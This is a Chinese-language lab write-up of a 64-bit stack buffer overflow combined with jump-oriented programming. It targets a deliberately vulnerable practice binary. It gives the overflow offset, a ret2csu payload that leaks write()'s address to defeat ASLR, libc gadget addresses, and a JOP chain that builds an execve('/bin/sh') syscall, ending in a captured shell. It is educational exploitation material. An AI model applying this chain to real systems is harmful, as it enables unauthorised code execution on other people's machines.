

栈溢出+JOP

一、实验目标

本实验的内容是栈溢出+JOP，JOP 可以绕过不可执行位的限制，同时为了绕过地址随机化保护，我们利用攻击程序直接运行被攻击程序，并实时检测偏移，构造正确的地址。

二、环境

操作系统采用 Ubuntu 16.04

运行环境 Python +Pwntools

三、实现步骤

1. 编译受攻击程序 `gcc -fno-stack-protector -o level5 level5.c`，这里还是需要关闭堆栈保护

```
#undef _FORTIFY_SOURCE
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <unistd.h>
```

```
#include <unistd.h>
```

```
#include <dlfcn.h>
```

```
void dummy()
```

```
{
```

```
    __asm__ __volatile__(
```

```
        "add %rdi,%rsi\n\t"
```

```
        "jmp *(%rsi)\n\t"
```

```
    );
```

```
}
```

```
void vulnerable_function() {
```

```
    char buf[128];
```

```
    printf("%p\n",&buf[0]);
```

```
    read(STDIN_FILENO, buf, 512);
```

```
}
```

```
int main(int argc, char** argv) {
    write(STDOUT_FILENO, "Hello, World\n", 13);
    vulnerable_function();
}
```


2. 确定程序的溢出点

网上存在一个用于检测这个的脚本 `pattern.py`

Python `pattern.py` create 150 生成 150 个字符

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9


`gdb` 调试受攻击程序，并且输入上面这段字符串，就可以得出溢出点



```
0000| 0x7fffffffdda8 ("e5Ae6Ae7Ae8Ae9\n")
0008| 0x7fffffffddb0 --> 0xa396541386541 ('Ae8Ae9\n')
0016| 0x7fffffffddb8 --> 0x100000000
0024| 0x7fffffffddc0 --> 0x400810 (push    r15)
0032| 0x7fffffffddc8 --> 0x7ffff7829830 (<__libc_start_main+240>:      mov     e
di,eax)
0040| 0x7fffffffddd0 --> 0x0
0048| 0x7fffffffddd8 --> 0x7fffffffdea8 --> 0x7fffffff238 ("/home/william/ROP_S
TEP_BY_STEP/linux_x64/level5")
0056| 0x7fffffffdde0 --> 0x100000000
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004007d8 in ?? ()
gdb-peda$ x/gx $rsp
0x7fffffffdda8: 0x3765413665413565
```

图 1

然后将这个地址用 `pattern.py` 计算，即可得到 `buffer` 地址到栈中 `return` 部分之间的大小是 136 个字节



```
william@william-E202SA:~/ROP_STEP_BY_STEP/linux_x64$ python pattern.py offset 0x
3765413665413565
hex pattern decoded as: e5Ae6Ae7
136
```

图 2

...
Return address
136
'A'

3. 获取 `libc.so.6` 的地址随机化偏移

主要是利用 `write` 函数输出受攻击程序中的 `write` 函数地址，然后与 `write` 函数在库文件中的 `GOT` 地址求差。

为了泄露 write 函数在内存中的位置，我们需要构建 ROP 配件。
利用 `objdump -d -s level5>level5.asm` 将程序的汇编代码输出。
其中有个 `__libc_csu_init` 函数中由大量的 `pop` 指令可供选用。如图所示

```
400670: 4c 89 ea      mov     %r13,%rdx
400673: 4c 89 f6      mov     %r14,%rsi
400676: 44 89 ff      mov     %r15d,%edi
400679: 41 ff 14 dc   callq   *(%r12,%rbx,8)
40067d: 48 83 c3 01   add     $0x1,%rbx
400681: 48 39 eb      cmp     %rbp,%rbx
400684: 75 ea        jne     400670 <__libc_csu_init+0x40>
400686: 48 83 c4 08   add     $0x8,%rsp
40068a: 5b          pop     %rbx
40068b: 5d          pop     %rbp
40068c: 41 5c        pop     %r12
40068e: 41 5d        pop     %r13
400690: 41 5e        pop     %r14
400692: 41 5f        pop     %r15
400694: c3          retq
```


图 1

我们构造的 payload 如图所示

```
payload = 'a' * 136
payload += p64(0x40068a) + p64(0) + p64(1) + p64(write_got) + p64(8) + p64(write_got) + p64(1)
payload += p64(0x400670)
payload += 'a' * 0x38
payload += p64(main)
```

图 2

然后就能调用 write 函数，参数为 write_got 的地址



由图 1 可知 0x40068a 为 `pop %rbx` 开始的指令
当返回时，0x40068a 弹出并运行

1. Pop %ebx => ebx=0
2. Pop %ebp => ebp=1
3. Pop %r12 => r12=write_got
4. Pop %r13 => r13=8

```

5. Pop %r14 => r14=write_got
6. Pop %r15 => r15=1
7. Retq 弹出 0x400670
8. Mov %r13, %rdx => rdx=8
9. Mov %r14, %rsi => rsi=write_got
10. Mov %r15d,%edi => edi=1
11. Callq *(r12,rbx,8) => r12+rbx*8=write_got+0*8=write_got => call write_got

```

在 64 位系统中，write 函数传递参数是从左到右分别是 rdi,rsi,rdx,rcx,此处 rsi 和 rdx 的值分别为 write 的地址和长度

即

write(STDOUT_FILENO, write 的地址, 8);

于是我们就可以获取到我们的 write 函数在内存中的真实地址，令其为 write_addr

于是我们的 libc.so.6 被加载到内存中的地址与原始文档的偏移地址就能计算出来
lib_base=write_addr-write_got

4. 获取 buf 的地址

由于我们之后计划将 JOP 配件放到 buf 位置处，所以我们需要 buf 的详细地址。这与获取 write 的地址的原理类似，将 buf 的地址直接通过 printf 进行输出，我们就能获取到地址信息。

```

buf_addr_str = p.recvuntil('\n')
buf_addr = int(buf_addr_str,16)
print "buf_addr = " + hex(buf_addr)

```

图 3

5. JOP 攻击

```

print "*****payload*****"
L1=lib_base+0x000000000000ea69a #: pop rcx ; pop rbx ; ret
L2=lib_base+0x00000000000033544 #: pop rax ; ret
L3=lib_base+0x00000000000021102 #: pop rdi ; ret
L4=lib_base+0x000000000000202e8 #: pop rsi ; ret
L5=0x4005ba #add %rdi,%rsi # L5=lib base+0x00000000000033412 #: add rsi, rdi ; jmp rsi
L6=lib_base+0x000000000000202e8 #: pop rsi ; ret
L7=lib_base+0x00000000000026bf #: syscall

JMP1=lib_base+0x00000000000084caa #: pop r12 ; jmp rax
JMP2=lib_base+0x00000000000011437d #: mov rdx, r12 ; call rax
JMP3=lib_base+0x000000000000135876 #: pop rax ; jmp rcx
JMP4=lib_base+0x000000000000135876 #: pop rax ; jmp rcx
JMP5=lib_base+0x00000000000021102 #: pop rdi ; ret

```

图 4

这是本次实验找的配件地址。L1~L4, L6~L7, JMP1~JMP5 是从 libc.so.6 中找出来的，因此需要在运行时加上上面得到的 lib_base,才能得到它们在内存中的真是地址。因为有个配件比较难找，就在程序中自行添加了，就是 L5，如图所示。

```

void dummy()
{
    __asm__ __volatile__(
        "add %rdi,%rsi\n\t"
        "jmp *(%rsi)\n\t"
    );
}

```

图 5

利用 `objdump -d -s level5>level5.asm` 将其汇编代码打印出来，可知是在 0x4005ba 处

```

4005ba: 48 01 fe          add    %rdi,%rsi
4005bd: ff 26            jmpq   *(%rsi)

```

图 6

这次的 payload 是


L7		
0		
L6		
/bin/sh		
0x3b		
0		
L5		
buf addr-8		
L4		
8		
L3		
L5		
L2		
0		
L5		
L1		
136-5*8 'A'		
JMP5		
JMP4		
JMP3		
JMP2		
JMP1		

136
buf

我们将配件 JMP1-5 放到了 buf 起始地址处，因为 buf 起始地址要加上 136 才能到达栈的 return 位置，因此（136 - 配件大小）的空间需要用别的字符填充。

1. 根据图 3，首先将 L1 弹出并执行 `pop rcx ; pop rbx ; ret => rcx=L5,rbx=0`
2. 然后 `pop rax,ret => rax=L5`
3. `Pop rdi, ret => rdi=8`
4. `Pop rsi,ret=> buf_address-8`
5. `add %rdi,%rsi jmp *(%rsi)` 跳到 JOP 配件处
6. `pop r12 ; jmp rax => r12=0`
7. `mov rdx, r12 ; call rax => rdx=0`
8. `pop rax ; jmp rcx => rax=0x3b`
9. `pop rdi ; ret => rdi="/bin/sh"地址，地址由 next(libc.search('/bin/sh'))获取到`
10. `pop rsi ; ret => rsi=0`
11. `Syscall => 执行系统调用，获取 shell`

最终效果图



```
终端 文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
L4=0x7fab35b122e8
L5=0x4005ba
L6=0x7fab35b122e8
L7=0x7fab35af46bf
JMP1=0x7fab35b76caa
JMP2=0x7fab35c0637d
JMP3=0x7fab35c27876
JMP4=0x7fab35c27876
JMP5=0x7fab35b13102
buf_addr = 0x7fff8581f2a0

#####sending payload#####

[*] Switching to interactive mode
$ whoami
william
$ ls
JOP_??????.docx  level5
README.md      level5.asm
arm32          level5.c
core           linux_x64
gadgets_and_double_free  linux_x86
jop.py         peda-session-level5.txt
$
```

图 7